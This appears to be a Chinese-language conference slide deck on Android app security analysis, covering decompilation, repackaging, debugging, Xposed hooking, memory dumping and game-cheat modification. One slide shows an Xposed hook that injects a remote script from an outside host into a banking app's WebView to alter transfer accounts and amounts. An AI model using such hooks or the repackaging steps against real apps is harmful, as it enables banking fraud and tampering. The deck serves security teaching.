

# Android APP安全實例分析

王羿廷 Jason Wang

#### Agenda

- A. APK檔案結構
- B. 靜態分析
  - DEX檔
  - SO檔
  - DLL檔
- C. 二次打包
- D. 動態分析
  - Java Debugger(JDB)
  - GNU Debugger(GDB)
  - API Hook
  - Memory dump
  - Memory Scan
- E. 實例分析


# A. APK檔案結構






#### APK = Android Package Kit





assets/(.dll, .js, .html...)
lib/(.so)
META-INF/
res/
AndroidManifest.xml
resources.arsc
classes.dex





## Language

# Language



## **Reversing Tool**

ILSpy .NET Reflector JustDecompile



IDA Pro Hex-Rays Decompiler





dex2jar + Java Decompiler JEB IDA Pro jadx smali/apktool

## B. 靜態分析


- DEX檔
- SO檔
- DLL檔





#### DEX反編譯

最簡單的方式: dex2jar + Java Decompiler





#### DEX反編譯

Java Decompiler反編譯結果

```
Java Decompiler - AdRequest.class
File Edit Navigate Search Help
🗁 😕 🔗 🛑 \Rightarrow
  classes_dex2jar.jar ×
    i- google
                                               AdRequest.class ×
       package com.google.ads;
         i mediation
         .... J AdRequest
                                               @Deprecated
         i... J AdSize
                                               public final class AdRequest
       i analytics
       i.... android
                                                 public static final String LOGTAG = "Ads";
                                                 public static final String TEST EMULATOR = com.google.andr
       i firebase
                                                 public static final String VERSION = "0.0.0";
      i tagmanager
      i... ⊞ unity
                                                 public static enum ErrorCode
    i- helpshift

    ⊕ onesignal

                                                   private final String description;
    in the onevcat.uniwebview
    i.... unity3d
                                                   static
 i dagger
 in.fabric io.fabric
                                                     NETWORK ERROR = new ErrorCode ("NETWORK ERROR", 2, "A n
                                                     INTERNAL ERROR = new ErrorCode ("INTERNAL ERROR", 3, "T
 i... iavax.inject
                                                     ErrorCode[] arrayOfErrorCode = new ErrorCode[4];
 i- ⊕ net.sqlcipher
                                                     arrayOfErrorCode[0] = INVALID REQUEST;
 ⊕... ⊕ org
```



## Java Decompiler反編譯失敗





#### Java Decompiler反編譯出錯

```
Java Decompiler - bbbbbc.class
File Edit Navigate Search Help
🗁 🔑 🔗 🛑 🔷
 classes dex2jar.jar ×
 🖮 --- H uuuuuu
                                     bbbbbc.class ×
   i bbbbbc
                                      public class bbbbbc
   ⊞... I) bbbbcb
   private static ArrayList<ApproveCard> b042504250425XXX;
   ii bbbcbc
                                       public static int b04250425X0425XX = 1;
   public static int b0425XX0425XX = 11;
   ii bbcbbc
                                       public static int bX0425X0425XX = 0;
   public static int bXX04250425XX = 2;
                                       private static ArrayList<AddCard> bXXX0425XX;
   ⊞... J bbcccb
                                       // ERROR //
   ⊕ Dcbbbb
                                       static
   ii bcbbbc
   // Byte code:
   // 0: new 24
                                                        java/util/ArrayList
   ⊕... J bcbccb
                                         // 3: dup
   ⊕ Dccbbb
                                            4: invokespecial 27 java/util/ArrayList:<init>
                                             7: astore 0
   8: aload 0
   9: putstatic 29 uuuuuu/bbbbbc:b042504250425XXX L
   12: new 24 java/util/ArrayList
   ⊕... J bccccb
                                            15: dup
```



#### 請使用JEB

```
JEB2 - D:\APK_Reverse\玉山Wallet\original\classes.dex
File Edit Navigation Action Debugger Window Help
🈘 Project Ex... 💢
                     public class bbbbbc {
 ▲ 🗁 D:\APK_Reverse\玉山
                          private static ArrayList b042504250425XXX = null;


■ classes.dex

                          public static int b04250425X0425XX = 1;
                          public static int b0425XX0425XX = 11;
      public static int bX0425X0425XX = 0;
                          public static int bXX04250425XX = 2;
                          private static ArrayList bXXX0425XX;
                          public static {
                             ArrayList v1;
                             try {
                                 bbbbbc.b042504250425XXX = new ArrayList();
                             catch(Exception v0) {
                                 goto label 54;
                             try {
                                v1 = new ArrayList();
                             catch(Exception v0) {
                                try {
                                    throw v0;
                                 catch(Exception v0) {
                                    goto label_60;
                     Description Source
```



#### SO檔反編譯

IDA Pro:開啟SO檔,選擇CPU類型後按下OK



#### Hex-Rays Decompiler

按下F5就可以將Assembly轉成類C/C++

```
sub_402838
text:00402838
                                                              ; CODE XREF
                                    prod near
text:00402838
                                                              ; sub_40245
text:00402838 000
                                    push
text:00402839 004
                                             edx, [eax+6B1h]
                                    mov
text:0040283F 004
                                    add
                                             dword ptr [eax+6B1h], 0Dh
                                             ecx, [eax+6B1h]
text:00402846 004
                                    mov
text:0040284C 004
                                             ecx, 104h
                                    CMP
.text:00402852 004
                                    jЫ
                                             short loc_402860
.text:00402854 004
                                             edx, 11h
                                    mov
.text:00402859 004
                                    mov
                                             ebx, eax
.text:0040285B 004
                                             [eax+1Dh], edx
                                    mov
text:0040285E 004
                                             ecx, edx
                                    mov
.text:00402860 004
                                    mov
                                             eax, ecx
.text:00402862 004
                                             dword ptr [ebx+6B5h]
                                    call
.text:00402868 004
                                    xon
                                             eax, eax
.text:0040286A 004
                                             ebx.
text:0040286B 000
.text:0040286C
.text:0040286C
                                                              ; CODE XREF
.text:0040286C
text:0040286C 004
                                             ecx, [eax+6ADh]
                                    mov
                                    add
.text:00402872 004
                                            edx, ecx
.text:00402874 004
                                    mov
                                            eax, edx
text:00402876 004
                                    pop
                                             ebx.
.text:00402877 000
                                    retn
                   sub_402838
text:00402877
```

```
int __fastcall sub_402838(int a1)
{
  int v1; // edx@1
  int result; // eax@2

v1 = *(_DWORD *)(a1 + 1713);
  *(_DWORD *)(a1 + 1713) += 13;
  if ( *(_DWORD *)(a1 + 1713) < 260u )
     result = *(_DWORD *)(a1 + 1709) + v1;
  else
  {
    *(_DWORD *)(a1 + 29) = 17;
        (*(int (__fastcall **)(signed int))(a1 + 1717))(17);
    result = 0;
  }
  return result;
}</pre>
```

#### DLL檔反編譯

ILSpy:開啟Assembly-CSharp.dll

```
- - X
🎾 ILSpy
File View Help
                              → | £53 | →
      instance : InGame
                                   ▲ // InGame
                                      public static InGame.Result CreateResult(bool completed, string areaId, string stageI
      prefabBoostMonsters: Dictional
      prefabBosses : Dictionary < string</p>
                                          InGame.Instance.result = new InGame.Result();
      result : InGame.Result
                                          InGame.Instance.result.completed = completed;
      stageId : string
                                          InGame.Instance.result.stageId = stageId;
      Instance : InGame
                                          InGame.Instance.result.areaId = areaId:
      .ctor(): void
                                          if (score != null)
      Awake(): void
                                              InGame.Instance.result.score = score.scoreAll;
      CheckInstance(): bool
                                              InGame.Instance.result.scoreAll = score.scoreAll;
      CreateResult(bool, string, string)
                                              InGame.Instance.result.scoreDeploy = score.scoreDetail[InGameScore.Type.Deplo
      GetAndClearResult(): InGame.R
                                              InGame.Instance.result.scoreDefeatedEnemy = score.scoreDetail[InGameScore.Typ
      GetBoostMonsterList(): List<stri</p>
                                              InGame.Instance.result.scoreBonus = score.scoreDetail[InGameScore.Type.Bonus]
      GetStageId(): string
      IsExistResult(): bool
                                          InGame.Instance.result.coin = coin;
      LoadInGameAllAssets(Action): I
                                          InGame.Instance.result.starCount = starCount;
                                          InGame.Instance.result.giveUp = giveUp;
      OnCompletedLoadInGameAsse
                                          InGame.Instance.result.Dump();
      Play(string, List < string >): void
                                          return InGame.Instance.result:
      SetStageId(string): void

<u>⊕</u> ◆ InGameDebugInfo

<u>+</u> ← InGameEnd

      InGameEvent

<u>★</u> ★ InGameOptionWindow

      InGameScore
```

# C. 二次打包





#### 二次打包步驟



assets/
lib/
META-INF/
res/
AndroidManifest.xml
resources.arsc
classes.dex

Decompile

```
classes_dex2jar.jar ×

⊕ ⊕ android.support.v4

                     i.class ×
i com
                      private boolean Mv()
my.com.softspace
  ≟-- ⊞ Base
      ⊕ ⊕ Reader
                          boolean bool = new File(h.cH("537A4DC90B20EB4A416072
      if (bool)
                           return true;
      🖮 🌐 a
        catch (Exception localException)
        return false;
        private boolean Mw()
        return if. '(new if (null), i.if.if.if.execute) != null;
        ....Jì i
```

Modify

<u>File Edit Selection Find View Goto Tools Project Preferences Help</u>

Repack & code sign



Modded APK





## **Dalvik Bytecode Editor**

不用PC,直接在手機上進行二次打包!







## Demo

#### D. 動態分析


- JAVA DEBUGGER(JDB)
- GNU DEBUGGER(GDB)
- API HOOK
- MEMORY DUMP
- MEMORY SCAN





#### Java Debugger(JDB)


- 1. 在AndroidManifest.xml中新增屬性: android:debuggable="true"
- 2. 用ADB指令以Debug模式啟動App: am start –D –n [package name]/[activity]
- 3. 出現等待Debugger視窗,準備使用IDA Pro附加





#### Java Debugger(JDB)

使用IDA Pro的Dalvik debugger附加上去,進行動態追蹤





#### GNU Debugger(GDB)


先在手機啟動GDB Server端,並監聽8888 port

```
C:\Windows\system32\cmd.exe
                                                                  - - X
service
u0_a25
         1286 1267 79296 2980 c013b8b2 400f0056 $ /system/bin/nox
u0_a37
                    1341980 52372 fffffffff b765e04b S com.gihoo.daemon
         1314 148
u0_a37
         1406 148
                    1354876 63296 ffffffff b765e04b S com.qihoo.appstore
u0_a37
         1425 1
                    1246152 33700 fffffffff b76a904b S com.qihoo.appstore_CoreD
aemon
u0_a37
         1583 1425 0
                           0
                                c0125969 000000000 Z md5
u0_a7
         1591 148
                    1365772 55872 ffffffff b765e04b S com.google.android.gms.u
u0_a37
         1601 1425
                                c0125969 000000000 Z md5
uØ a44
         1897 148
                    1328416 47352 ffffffff b765e04b S com.android.vending.bill
ing.InAppBillingService.LOCK
u0_a22
                    1325836 44224 ffffffff b765e04b S com.android.gallery3d
         2273 148
u0_a45
         3939 148
                    1336760 56368 ffffffff b765e04b S de.robv.android.xposed.i
nstaller
u0_a176
         4423 148
                    1344376 57308 ffffffff b765e04b S com.kasikornbank.retail.
kmerchant
root
         4444
              79
                    1936
                           516
                                00000000 b766f116 R ps
data/local/tmp/gdbserver :8888 --attach 4423
Attached; pid = 4423
Listening on port 8888
Remote debugging from host 127.0.0.1
```



#### GNU Debugger(GDB)

用IDA Pro當Client端,連線到手機的GDB Server端





#### **API Hook**

最簡單快速的Hook工具: Xposed



Xposed能在不修改APK檔案的狀況下直接改變App的執行流程,例如:監聽網路封包、監聽使用者輸入、竄改GPS座標、竄改IMEI及其他硬體資訊、行動銀行或支付App交易功能竄改等,功能非常強大。



#### **API Hook**

某些使用WebView進行轉帳交易的網銀App,可在onPageFinished函數植入遠端js程式碼,達到竄改交易目標帳號及金額的目的

```
findAndHookMethod("
                                                          $MyWebViewClient", lpparam.classLoader,
        "onPageFinished" | WebView.class, String.class,
        new XC MethodHook()
            protected void afterHookedMethod(MethodHookParam param) throws Throwable
                String ret = (String) param.getResult();
                WebView web_view = (WebView) param.args[0];
               String url = (String) param.args[1];
                StringBuilder java script = new StringBuilder();
               java_script.append("var js = document.createElement('script');");
               java_script.append("js.type = 'text/javascript';");
                                                               bank hook/hack.js';");
               java_script.append("js.src = "http://
               java_script.append("document.getElementsByTagName('head')[0].appendChild(js);");
                web_view.loadUrl("javascript:" + java_script.toString());
                XposedBridge.log("
                                    function hooked!!");
                        hook has been installed!");
|XposedBridge.log("
```



遇到有加密的Assembly-CSharp.dll怎麼辦?

```
- - X
🗯 ILSpy
 File View Help
                                                                                                                                 ₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
₹
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
*
<p
                                                                                                                                                               // D:\apk reverse\
                                                                                                                                                                                                                                                                                            \Assembly-CSharp.dll
                                                                                                                                                               // This file does not contain a managed assembly.
```




使用GDB的gcore指令將整個process的記憶體 dump下來

```
(gdb) target remote :8888
Remote debugging using :8888
warning: Could not load vsyscall page because no executable was specified
try using the "file" command first.
0xb774804b in ?? ()
(gdb) gcore dump.bin
warning: Signal SIGTRAP does not exist on this system.
warning: Memory read failed for corefile section, 253952 bytes at 0x7da35000.
warning: Memory read failed for corefile section, 8192 bytes at 0x7da73000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7da75000.
warning: Memory read failed for corefile section, 200704 bytes at 0x7da76000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7daa8000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7daa9000.
warning: Memory read failed for corefile section, 94208 bytes at 0x7dab9000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7dad0000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7dad1000.
warning: Memory read failed for corefile section, 1048576 bytes at 0x85ee4000.
warning: Memory read failed for corefile section, 290816 bytes at 0x861e5000.
warning: Memory read failed for corefile section, 1048576 bytes at 0xb4d12000.
warning: Memory read failed for corefile section, 16384 bytes at 0xb4f27000.
warning: Memory read failed for corefile section, 479232 bytes at 0xb4f2b000.
warning: Memory read failed for corefile section, 299008 bytes at 0xb742f000.
warning: Memory read failed for corefile section, 4096 bytes at 0xb7479000.
warning: Memory read failed for corefile section, 4096 bytes at 0xb747a000.
warning: Memory read failed for corefile section, 1048576 bytes at 0xb748d000.
warning: Memory read failed for corefile section, 20480 bytes at 0xb761a000.
warning: Memory read failed for corefile section, 69632 bytes at 0xb761f000.
Saved corefile dump.bin
(gdb)
```




使用WinHex將dump下來的記憶體內容進行比對


「Tools」 -> 「Disk Tools」 -> 「File Recovery by Type...」





將符合DLL特徵(Windows exec)的記憶體內容獨立存成DLL檔







成功將解密後存在記憶體中的DLL檔還原

```
- - X
🗯 ILSpy
File View Help

▼ (2)3 | →

<u>⊕</u> ◆ baseBallManager

                                                 private void InitRewardItem(int type, int index, int count)

<u>⊕</u> ◆ baseBallManager2

→ ♣ BaseDemoGUI

                                                     GameObject gameObject = ObjectTools.findChild(this.m ObjReward.get game
                                                     if (gameObject == null)

<u>⊕</u> ◆ BasePlayer

<u>⊕</u> ◆ Bat_TimingBarInfo

                                                          gameObject = AssetBundleManager.GetInstance().LoadAsset GameObject()
      gameObject = (Object.Instantiate(gameObject, Vector3.get zero(), Qu

<u>⊕</u> ◆ BatterLinupPage

                                                          Utility.ChangeLayer(gameObject, base.get gameObject());

<u>⊕</u> ◆ BattingUIInfo

                                                          gameObject.set name("RewardCard");

→ ● BattlecountSc

⊕ ■ BATTLEITEM LIST

                                                     gameObject.get transform().set parent(this.m ObjReward.get transform())
                                                      RewardCard component = gameObject.GetComponent<RewardCard>();

<u>⊕</u> ◆ BattleManager

                                                     component.DrawAttendCard(type, index, count, true, false, false);

<u>★</u> ★ BattleModeFriendRankGridSlot

                                                     UILabel component2 = ObjectTools.findChild(component.get gameObject(),

<u>⊕</u> ◆ BattleModeMatchListPage

                                                     if (type == 2)

<u>★</u> ★ BattleModePlayMissionGetRewardP

<u>★</u> ★ BattleModePlayMissionReward Slot

                                                          component2.depth = 107;

<u>★</u> ★ BattleModePlayMissionRewardInfoP

                                                          this.m LabelRewardDesc.text = string.Format(BpTextResourceManager.G

<u>★</u> ★ BattleModeRankGridSlot

                                                          component.get transform().set localScale(Vector3.get one());

<u>⊕</u> ★ BattleModeRankPage

                                                     else

<u>⊕</u> ◆ BattleModeRankRewardGridSlot

      ± ♣ BattleModeRankRewardInfoPopup
                                                          if (type != 0)

<u>⊕</u> ◆ BattleModeWeekRewardPopup

                                                              if (type != 8 && type != 13)

⊕ ■ BATTLEVS_STATE

<u>⊕</u> ◆ BetterList < T >

                                                                  this.m_LabelRewardDesc.text = component2.text;

<u>⊕</u> ◆ BlackUpGradeEffectPopup

                                                              else

    ⊕ ★ BMGlyph

                                                                  string text = Utility.ChangeStringCommaFormat(index.ToStrin

<u>⊕</u> ★ BMSymbol

                                                                  this.m_LabelRewardDesc.text = string.Format("{0}{1}", text,
```



#### Memory scan

#### 常見的記憶體修改工具:

















#### Memory scan


可任意修改存在App端的記憶體數值





#### Memory scan

更厲害也難以防禦的記憶體修改方法:使用Cheat Engine直接修改模擬器內App的記憶體數值





## Demo

# E. 實例分析





#### Unity3D手遊修改



使用技能:

DLL反編譯 + IL語言修改+二次打包

修改內容:

戰鬥後獲得無限金錢



